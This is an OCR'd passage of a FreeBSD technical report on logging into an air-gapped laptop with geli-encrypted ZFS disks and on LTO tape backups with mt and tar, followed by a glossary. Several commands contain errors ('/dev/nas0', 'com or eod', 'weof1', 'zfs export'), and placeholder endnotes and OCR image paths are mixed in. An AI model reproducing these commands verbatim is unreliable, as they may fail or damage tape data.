[182]Ibid.
[183]Ibid.
[184]Ibid.
[185]Ibid.
[186]"cp." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=cp&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.
[187]Ibid.
[188]Ibid.
[189]Ibid.
[190]Ibid.
[191]Ibid.
[192]Ibid.
[193]Ibid.
[194]Ibid.
[195]Ibid.
[196]Ibid.
[197]Ibid.
[198]"gpart(8)." Freebsd.org, 2026, man.freebsd.org/cgi/man.cgi?query=gpart&apropos=0&sektion=8&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.
[199]Ibid.
[200]Ibid.
[201]Ibid.
[202]"geli(8)." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=geli&sektion=8&manpath=FreeBSD+10.3-RELEASE. Accessed 10 June 2026.
[203]"swapon." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=swapon&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.
[204]Ibid.
[205]"gpart(8)." Freebsd.org, 2026, man.freebsd.org/cgi/man.cgi?query=gpart&apropos=0&sektion=8&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.
[206]"gpart(8)." Freebsd.org, 2026, man.freebsd.org/cgi/man.cgi?query=gpart&apropos=0&sektion=8&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.
[207]"gpart(8)." Freebsd.org, 2026, man.freebsd.org/cgi/man.cgi?query=gpart&apropos=0&sektion=8&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.
[208]"geli(8)." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=geli&s

ektion=8&manpath=FreeBSD+10.3-RELEASE. Accessed 10 June 2026.

[209]“gpart(8).” Freebsd.org, 2026, man.freebsd.org/cgi/man.cgi?query=gpart&apropos=0&sektion=8&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[210]Ibid.

[211]Ibid.

[212]Ibid.

[213]Ibid.

[214]“geli(8).” Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=geli&sektion=8&manpath=FreeBSD+10.3-RELEASE. Accessed 10 June 2026.

[215]Ibid.

[216]Ibid.

[217]Ibid.

[218]Ibid.

[219]Ibid.

[220]Ibid.

[221]Ibid.

[222]Ibid.

[223]Ibid.

[224]“swapon.” Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=swapon&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[225]Ibid.

[226]Ibid.

[227]“swapon.” Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=swapon&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[228]Ibid.

[229]Ibid.

[230]Ibid.

[231]Ibid.

[232]“mkdir.” Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=mkdir&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

5 Login Procedures for Disconnected Systems

This outline will help us to log into a laptop that is set up to be a disconnected, air-grapped machine. We cover what items are needed, and how to attach and to decrypt the disks. The operating system is provided through immutable, read-only, optical media. Some key values were encoded onto magstripe cards. Others were recorded in a paper notebook. The machine now has a refined set of startup procedures that are incompatible with normal laptop use. A general outline of the machine's login procedures are listed here.

5.1 Introduction

We wanted to establish an air-gapped machine for off-network use. To protect critical data and programs, we wanted to have a recoverable immutable operating system with encrypted storage. To inhibit networking, we permanently disabled the wired and wireless systems. We prepared on-machine and peripherial encrypted storage.

Our intention is to use the laptop as a general-purpose air-grapped machine. We want to be able to generate keys and certificates, to access and to edit secrets, and to develop small scripts offline.

The login procedure for this disconnected laptop is similar to a procedure used for disconnected rack servers. Due to the portability of the laptop, and the frequent use of some of the authentication challenges, the laptop has some magstripe additions.

5.2 Methodology

Booting this machine requires a few phases:

1. Physical access.
2. POST and BIOS.
3. Disk discovery and attachment.
4. Disk decryption.
5. Dataset attachment.

Powering off the machine requires a similar reversed sequence:

1. Dataset detachment.
2. Encrypted partition detachment.
3. Disk detachment.
4. Poweroff.
5. Physical security of related parts.

Of these, discovering and attaching the disks for use may be the biggest stumbling block for the uninitiated. Manually decrypting the disks is a close second. Attaching a dataset is very similar to normal ZFS use. Most of these tasks are done automatically by operating systems. In this system, the steps have been disconnected. This allows us to swap out storage and provide a measure of procedural

security to the system.

5.3 Results

5.3.1 Required Or Specific Equipment

We used a Dell XFR laptop that was purchased from a police auction. We replaced the main hard drive. We disassembled the machine and prepared it for air-grapped use. The Ethernet connection jack was jammed with epoxy putty. The camera and microphone assemblies were removed. The wifi card and antennas were removed. A privacy screen of polarized vinyl was installed over the display. USB ports were temporarily blocked with plugs that can be removed with a specialized tool. The laptop has been fitted with a bluetooth tracking device and a tinted luggage tag.

Some key values are stored on encrypted USB drives that are equipped with a read-only physical switch. If this switch is not moved into the "write" position, then the disk will not successfully decrypt. The drives were encrypted with Camelia using geli in a ZFS partition set up with gpart. The USB drives are labelled with color-coded tags and inventory stickers to identify the classification of data held on them and the drives' individuality.

For convenience, some key values have been written to magstripe cards. This is nearly equivalent to writing the passwords down in plain text. If the card reader is connected, when the card is swiped, it will reveal its values wherever the cursor is available. Inputting text from a magstripe card is not much different from using a keyboard. To get the magstripe to read properly, character sets and deliminating characters have to be used to construct the password values. The specific magstripe cards and a magstripe reader are needed if the passphrases are not input manually.

For paper backups, some key values have been written in UV-readable "invisible" ink in a notebook. To use this notebook, a UV penlight is kept on hand. To update that notebook, UV ink is loaded into refillable cartridges of a fountian pen.

5.3.2 Code Notes for Power Up

1. Assemble the needed components:
    - The laptop
    - Power for the laptop
    - USB software-encrypted storage with read-only disk
    - USB hardware encrypted disk (if needed) with software encrypted storage dataset
    - Codebook with UV lights and inks (if needed)
    - Magstripe reader
    - Any other mutlifactor devices needed for specific systems (biometric readers, TOTP/HOTP authentication devices, certificates, etc.).
2. Attach peripherals and power up the laptop.
   USB temporary plugs may need to be removed. Connect the magstripe reader, if needed. Be prepared to connect any USB drives that get used.

3. BIOS password.
   BIOS settings are usually tuned to have the boot order boot the system from optical disk. If needed, use the function key to select which disk is needed for a one-time boot. There will only be a few seconds in the startup to to press the correct key.
4. Use a recent FreeBSD bootonly.iso disk on optical media.
   This will only have the most primitive collections of programs and will not be sufficient for certificate generation due to the libraries that are provided. The operator should be able to hear the disk spin up.
5. At the menu, select LiveCD to get a root prompt in terminal.
6. Attach and discover disks.
   If the disks are hardware encrypted, then provide the PIN according to the manufacturer's directions. Enter the PIN carefully, as there may be administrative reset or disk-wiping functions available. With the disk hardware decrypted and attached, a message should be visible on the console describing the detection of the device.
   `geom disk list` - should show the disks recognized by the system.
   `gpart show` - should provide an indicator of partition numbers
7. Attach and decrypt partitions `geli attach [DISK_NAMEpPARTITION_NUMBER]`
   If a passphrase was recorded on magstripe, this is the point where the dedicated card will need to be swiped. If the card does not work, then this is the point where the paper UV ink backup notes may be used.
8. Discover and attach zpools and zfs datasets. `zpool import POOL_NAME_ON_ATTAC`
   `zpool import -af` to forcefully attach all available zpools `zpool status`
   If a MAC kerenel mod like mac_biba is used on the file system, then the system may be a UFS file system on a ZFS Volume. These are often mounted with mount from a /dev device node or a GEOM label. [Advanced ZFS]
9. Observe datasets. Notes should tell us where to go to see where the datasets have automatically mounted. Or, we can use zfs commands to set a mountpoint to a desired location. In the read-only LiveCD media, our most likely attachment point may be /tmp.
10. Use the laptop to interact with files on the storage.
11. Decrypt individual files with openssl.

5.3.3 Code Notes for Poweroff

The poweroff procedure is similar to a reverse of the poweron, but there are fewer steps. If the ZFS elements are not properly exported, then future imports may require a `-f` force attribute on the commands. Notice also if there are automount directories associated with a ZFS dataset, then these will not be destroyed upon dismount. Instead, they will appear empty. Hardware drives will generally re-encrypt once disconnected from the machine.

With a LiveCD or El Torrito in FreeBSD, it is very common for the system to reboot after a shutdown command. Watch your system carefully to avoid spending laptop battery power after giving a poweroff command. Notice also that the laptop will

not go into a suspend or hibernate mode if the laptop display is closed. Those are advanced gui and system functions which will not be covered in El Torrito.

1. Dispose of decrypted copies of any files that are in the plain. Ensure that an encrypted copy continues to live on the storage drives. Re-encrypt if necessary.

2. Dismount media. `zfs export [DATASET_NAME] geli detatch [DRIVE.eli] geom disk list`

In order to dismount the media, do not have a terminal command line open on any directories associated with that media. To confirm a directory is empty after dismount, use ls.

5.4 Analysis

5.4.1 Quality

We have some fragile areas of the system.

We can swipe a card with the password in an environment where reading a password from a book might be uncomfortable. The speed of the magstripe's use can be a blessing during development and testing or other times when the challenges may be frequently encountered. However, the password will need to be stored in plain text on the magnetic stripe. This means that magstripe cards used for passwords will need physical access control safeguards.

BIOS is used instead of UEFI to keep the boot process simple and uniform with other machines.

USB detachable storage has been a well-known security weak point for over a decade. We have chosen USB port blockers; but, those frequently come with proprietary plastic keys to insert or extract them. It's obvious that those port blockers are an inconveniece device; they don't provide full access controls; they're usefulness is limited to slowing down the surrepetitious attachment of USB devices.

5.4.2 Tests

Disk metadata backups. geli is frequently used in automatic installations of FreeBSD systems using bsdinstall. However, those automatic installs don't prompt an admin for saving a copy of the disk metadata. If that metadata file is not saved someplace where its contents can be carefully preserved, then any difficulty with decrypting the disk may be scuttled. The recovery commands for geli will often require or prompt for a path to the metadata file.

Not only should the metadata be saved, but use of it should be periodically rehearsed. Since it is needed for disk recovery, and period since the last recovery rehearsal should be considered a time of unconfirmed disk storage. That data is in jeopardy of being lost to a disk decryption problem. Rehearse the recovery of disks with the metadata files. Without them, the only option in the event of a disk decryption problem will be to start over with a geli init to basically reformat the encrypted drive partition.

5.5 Discussion

5.5.1 Summary of Usefulness

We believe that this disposition of resources will position us well to intervene on attempts at root-level persistence. So many machines these days are configured to boot into an operating system on power-up that a disconnected system might not be anticipated by an attacker.

The disconnected system has also been useful for swapping out storage drives on a machine. Many machines are being built and sold with on-motherboard RAM and immovable SSDs. While this supports thinner designes for single-board laptops, it doesn't suit our experimentation methods on salvaged equipment.

5.5.2 Lessons Learned

This type of system requires some practice for routine use. When using disconnected systems or live-disc systems, the configurations may not persist between boots. A lack of rehearsals or familiarity with the boot and power-up procedure may cause delays as the operator teaches themselves the pattern or troubleshoot omitted steps.

5.6 References

5.6.1 Books

Lucas, Michael W. and Jude, Allan. FreeBSD Mastery: ZFS. 2015. ISBN-13: 978-1-64235-000-5.

We found this book to be an excellent guide to ZFS, overall. We also adopted naming suggestions that aligned exterior drive serial numbers with disk labelling. Chapter 2 featured a helpful guide on planning RAIDZ configurations with notes on efficiency. Advice on snapshots, cloning, and block devices for non-ZFS file systesms were all helpful.

5.6.2 MAN pages

`openssl enc` **FreeBSD MAN pages,** https://man.freebsd.org/cgi/man.cgi?query=enc&apropos=0&sektion=1&manpath=freebsd-ports&format=html

`zfs` **Freebsd MAN pages,** https://man.freebsd.org/cgi/man.cgi?query=zfs&apropos=0&sektion=0&manpath=FreeBSD+14.1-RELEASE+and+Ports&arch=default&format=html

`zpool` **FreeBSD MAN pages,** https://man.freebsd.org/cgi/man.cgi?query=zpool&apropos=0&sektion=0&manpath=FreeBSD+14.1-RELEASE+and+Ports&arch=default&format=html

`geom` **FreeBSD MAN pages,** https://man.freebsd.org/cgi/man.cgi?query=geom&apropos=0&sektion=0&manpath=FreeBSD+1

4.1-RELEASE+and+Ports&arch=default&format=html

geli FreeBSD MAN pages, https://man.freebsd.org/cgi/man.cgi?query=geli&apropos=0&sektion=0&manpath=FreeBSD+14.1-RELEASE+and+Ports&arch=default&format=html

gpart FreeBSD MAN pages, https://man.freebsd.org/cgi/man.cgi?query=gpart&apropos=0&sektion=0&manpath=FreeBSD+14.1-RELEASE+and+Ports&arch=default&format=html

dd FreeBSD MAN pages, https://man.freebsd.org/cgi/man.cgi?query=dd&apropos=0&sektion=0&manpath=FreeBSD+14.1-RELEASE+and+Ports&arch=default&format=html

5.6.3 URLs

FreeBSD Handbook, ZFS, https://docs.freebsd.org/en/books/handbook/zfs/


FreeBSD Handbook, Storage, https://docs.freebsd.org/en/books/handbook/disks/

Text with[1] inline references. More text[2]

Endnotes

[1]First note.

[2]Second note.



6 Basic Tape Operations with FreeBSD

We explored the planning and use of LTO tape as a resource for storing backups. We describe common commands, patterns of MT and TAR commands. We recommend some techniques for testing, rehearsing, and using tape archives.

6.1 Introduction

We wanted to see if it would be possible for us to make use of an LTO tape machine that was on one of our salvaged computers. We'd often heard of the performance of using tape for backups. We'd seen some hints about the bravery needed for working with tape in modifying old mainfRAMe progRAMs. We rarely saw any strong tutorials or comprehensive directions for tape operations.

The average person has almost never used tapes as a part of personal computing these days. Businesses which do use tapes often do so as part of larger, commercial data center operations. For many of us, the closest we've come to tape operations was with using cassette tapes for storage on personal machines in the 1980s. LTO tapes are often praised but infrequently used. We wanted to break through this mystery.

6.2 Methodology

Our plan is to write a file to tape, eject the tape, and be able to read the file back from the tape again. Once there, we will want to do a simple sequence of file writes and reads without damaging the files on tape.

6.3 Results

We used a Dell T610 tower computer with an LTO3 single deck tape machine on board. We have some LTO3 tapes that can be used with it. Our tape drivers and common commands are built into FreeBSD.

Warning: We want to use the nsa driver. There is an sa driver, but it has some limitations. When we tried using sa, we were not able to properly advance down the tape through multiple file markers. Use nsa for the the driver.

6.3.1 Code Notes

1. Place files in a directory that you control. Isolating the files to be copied to tape is safer than copying them directly from where they are.

2. `mt -f /dev/nsa0 load`

This will load the tape onto the machine.

3. `mt -f /dev/nas0 rewind`

This will spool the tape to the beginning.

4. `mt -f /dev/nsa0 status`

To check to see where we are on the tape. Assuming this is the first use of the tape, we could start writing immediately.

5. If there are files on the tape, we need to either scan ahead and log the files, or we need to consult our notes to find where on the tape we should go. We could easily overwrite a file and damage the sequence. Use the write persistent notch to protect the tape when possible.

6. `mt -f /dev/nsa0 com or eod`

To go to the end of the records.

7. `tar cvf /dev/nsa0 [FILE_TO_ARCHIVE]`

Once at the proper spot on the tape, give the command to archive the files.

8. `mt -f /dev/nsa0 weof1`

Write an end-of-file marker.

9. `tar -t`

To see the archive on the tape.

`tar xf /dev/nsa0`

To get the archive from the tape.

10. Write notes. Log and record what was put on the tape.

11. For the next record, just rewind and advance through the markers to get to the next blank space for writing a record.

Sample Files: test.txt

```
The quick brown fox jumped over the lazy dogs.
```

Sample Files: test2.txt

```
The other dog is still lazy, too.
```

Sample Files: test3.txt

```
The fox is just really fast.
```

Sample Files: test4.txt

```
Yet some more records.
```

Sample Files: test5.txt

```
And another record.
```

Sample Script: scriptedDemo.sh

```
#!/usr/bin/env sh
clear
echo "scriptedDemo"
echo "Press ENTER to continue."
```

```
read INPUT
## Check tape
echo "Check if tape is staged in machine."
echo "Press ENTER to continue."
read INPUT
clear
## Load the tape into the machine
echo "Here we go."
echo
echo "Loading tape into machine."
echo "mt -f /dev/nsa0 load"
mt -f /dev/nsa0 load
## Rewind tape
echo "Rewinding tape"
echo "mt -f /dev/nsa0 rewind"
mt -f /dev/nsa0 rewind
echo "Press ENTER to continue."
read INPUT
clear
echo "Reading status from tape."
echo "mt -f /dev/nsa0 status"
mt -f /dev/nsa0 status
echo
echo "Press ENTER to continue."
read INPUT
clear
echo "Looking for file 0 on the tape."
echo "We should be at the beginning."
echo "So, no mt commands this time."
echo "tar t -f /dev/nsa0"
tar t -f /dev/nsa0
echo
echo "Press ENTER to continue."
read INPUT
clear
echo "Looking for file 1 on tape."
echo "Rewind to the beginning."
mt -f /dev/nsa0 rewind
echo "Go forward space count 1 file."
echo "mt -f /dev/nsa0 fsf 1"
mt -f /dev/nsa0 fsf 1
echo "tar t -f /dev/nsa0"
tar t -f /dev/nsa0
echo "Press ENTER to continue."
read INPUT
```

```
clear
echo "Looking for file 2 on tape."
echo "Back up to 0 and go forward space count 2 files."
echo "mt -f /dev/nsa0 rewind"
mt -f /dev/nsa0 rewind
echo "mt -f /dev/nsa0 fsf 2"
mt -f /dev/nsa0 fsf 2
echo "Show where we are with status."
echo "mt -f /dev/nsa0 status"
mt -f /dev/nsa0 status
echo
echo "Look in that spot with tar."
echo "tar t -f /dev/nsa0"
tar t -f /dev/nsa0
echo "Press ENTER to continue."
read INPUT
clear
echo "Looking for third archive on tape."
echo "Back up to 0 and go forward space count 3 files."
echo "mt -f /dev/nsa0 rewind"
mt -f /dev/nsa0 rewind
echo "mt -f /dev/nsa0 fsf 3"
mt -f /dev/nsa0 fsf 3
echo "See where we are with status."
echo "mt -f /dev/nsa0 status"
mt -f /dev/nsa0 status
echo
echo "See what is here with tar."
echo "tar t -f /dev/nsa0"
tar t -f /dev/nsa0
echo "Press ENTER to continue."
read INPUT
clear
echo "Take the tape offline."
echo "Rewind tape."
echo "mt -f /dev/nsa0 rewind"
mt -f /dev/nsa0 rewind
echo "mt -f /dev/nsa0 offline"
mt -f /dev/nsa0 offline
exit 0
```

6.4 Analysis

6.4.1 Quality

1. We found there were significant weaknesses in tape sequencing. Unlike random access memory, overwriting can damage end of file markers which are only navigational delimiters readily usable with the tape. Simple practice showed it was very easy to accidentally overwrite a tape marker. All subsequent files on the tape might be inaccessible as a result.

2. Logging. Since there may be many files on these long tapes, logging support and file navigation are essential. The usual lapses in notation can make frequent use of the tapes more hazardous with each use.

3. Security. Unlike geli-encrypted hard drives, the main file protection scheme is through whatever encryption we apply to the files themselves. Tar has some compression algorithms, but encrypting files is another step altogether. Since the files may be in storage for a long time, having the backups encrypted on tape can be a critical step. This encryption would need to be applied before IV.B.7. tar or archiving the files to tape.

6.4.2 Tests

Writing to tape should be rehearsed. Checking status and reading files to confirm our location on the tape is a good idea.

Any write operation should be couched on a good, rehearsed read script. Isolate the files to be written to their own directory. Add an encryption step if necessary. Rehearse the tar tape archive commands. Compartmentalize the steps of the tape operations plan to reduce catastrophic failures and a loss of data.

6.5 Discussion

Tape operations have been long recommended as the preferred form of backup. Offsite backup offers strong advantages to an on-premesis system operator. We can't count the number of times we've seen backups recommended; yet we find very few practical tutorials or directions.

Tape backups and hard drive backups might be easily and securely routed to an off site location through the US mail. They could be mailed to yourself at a personal mailbox, remote office, P.O. Box, or to a trusted person. Notice that any person or entity entrusted to possess the data may also be at risk or some sort of liability.

6.6 References

A. Books – none. 2023 versions of the FreeBSD handbook don't cover tape operations.

B. man pages – `mt`, `tar` man pages.


C. URLs – FreeBSD man pages for above. `man.freebsd.org/cgi/man.cgi?query mt tar`

Text with[1] inline references. More text[2]

Endnotes

[1]First note.

[2]Second note.



Glossary

amnesiac The Oxford English Dictionary (OED) described amnesiac as (1913-), "One who is afflicted with amnesia." [1] In this context, an amnesiac system is one that will forget recent changes; usually, the system has an immutable operating system as a defense against attacks.

APT Advanced Persistent Threat

BEC Business Email Compromise

BSD Berkeley Software Distribution, a Unix-derived operating system and its variants (FreeBSD, OpenBSD, NetBSD).

cache The OED described it as, "3. 1968– Computing. A small high-speed memory in some computers into which are placed the most frequently accessed contents of the slower main memory or secondary storage. Also cache memory." [2]

CCSP Certified Cloud Security Professional

CERT Computer Emergency Response Team

CISSP Certified Information Systems Security Professional

coding The OED described coding as (1946-), "3. Computing. The conversion of information into code usable by a computer or other machine; the writing or editing of code for a computer program, application, etc. Also: computer code." [3]

configuration The OED described configuration as (1962), "8. Computing. The way the constituent parts of a computer system are chosen or interconnected in order to suit it for a particular task or use; the units or devices required for this." [4]

CSSLP Certified Secure Software Lifecycle Professional

dialog OED(1) says, "4.b. 1984– Chiefly in form dialog. = dialogue box n." [5] OED(2) says, "Computing. 1984- A window in a graphical user interface which asks the user for input in response to some given information, such as a choice of command in answer to a question." [6]

encrypt The OED described it as, "transitive. To convert (data, a message, etc.) into cipher or code, esp. in order to prevent unauthorized access; to conceal in something by this means." [7]

EU European Union

FBI Federal Bureau of Investigation

GDPR General Data Protection Regulation

GPU Graphics Processing Unit

hard immutability A system whose unchangeable nature is so constrained by technical mechanisms that alteration is practically infeasible. [8]

IC3 Internet Crime Complaint Center

immutable system The OED described immuatable as (1621), "1.b. technical. Not subject to variation in different cases; invariable: used e.g. of markings which are the same in all the individuals of a species." [9] An immutable system is one that cannot be changed. In these computing systems, the intent of using an immutable system is to allow an operator to restore a system to its original state by power cycling it.

IPR Intellectual Property Rights

jail A FreeBSD OS-level virtualisation mechanism that partitions the operating system into isolated environments.

mac biba A mandatory access control scheme, similar to military multilevel security classifications, but with an emphasis on file integrity. mac_biba allows for write down and read up; this is the opposite direction from mandatory access control schemes like military security classifications which can write up and read down.

memory stick The OED described it as, "(Originally) a type of memory card for use in digital cameras and other devices; (now chiefly) a USB flash drive, esp. a small one in the shape of a long and relatively flat rectangular prism. A proprietary name." [10]

metadata The OED described it as, "Data whose purpose is to describe and give information about other data." [11]

mirror OED described it as (1993-), "4. transitive. Computing. To write (data) on to two separate devices (esp. two hard disks) simultaneously, to protect against the possible failure of one; to create (a duplicate disk) in this manner. Also: to copy (a website) on to a different server (cf. mirror site n.)." [12]

motherboard The OED described it as (1965-), "Electronics. A printed circuit board on which the principal components of a microcomputer or other electronic device are mounted, and to which other boards (daughterboards) may be connected." [13]

NIC Network Interface Card

NIST National Institute of Standards and Technology

OED Oxford English Dictionary

operating system The OED described it as (1961-), "Computing. The low-level (low-level adj. 4b) software that supports a computer's basic functions, such as scheduling tasks, controlling peripherals, and allocating storage."[14]

operational immutability A system that restricts changes by requiring a specific technology. [15]

OS Operating System

PII Personally Identifiable Information

pipe The OED had a couple relevant descriptions for it. "III.26.b. 1979- A physical or notional data channel or route." [16] Also, "III.26.c. 1982– A temporary

connection between two processes or commands, so that the output from one command becomes the input for the next." [17]

Poudriere Named after the French word for "powderkeg," Poudriere is a package building program that will custom-compile programs from ports and configuration files. A FreeBSD operator can then use their own tailored programs built to specifications while obtaining updates from the ports tree.

RAID The OED described it as (1988-), "Computing. Redundant array of inexpensive disks (or drives), a data storage system which combines multiple hard drives to form a system functioning as single drive." [18]

RAM Random Access Memory

RtbF Right to be Forgotten

SAS Serial Attached SCSI

SATA Serial AT Attachment

shell The OED described it as (1974-), "b. In some operating systems (originally Multics and Unix): a program that translates commands keyed by the user into commands that the operating system can act on, thereby providing a high-level interface with the user. Also (more fully shell window): a window in which such commands can be invoked." [19]

soft immutability A system that limits changeability through technically proscribed permissions. [20]

SSD Solid State Drive

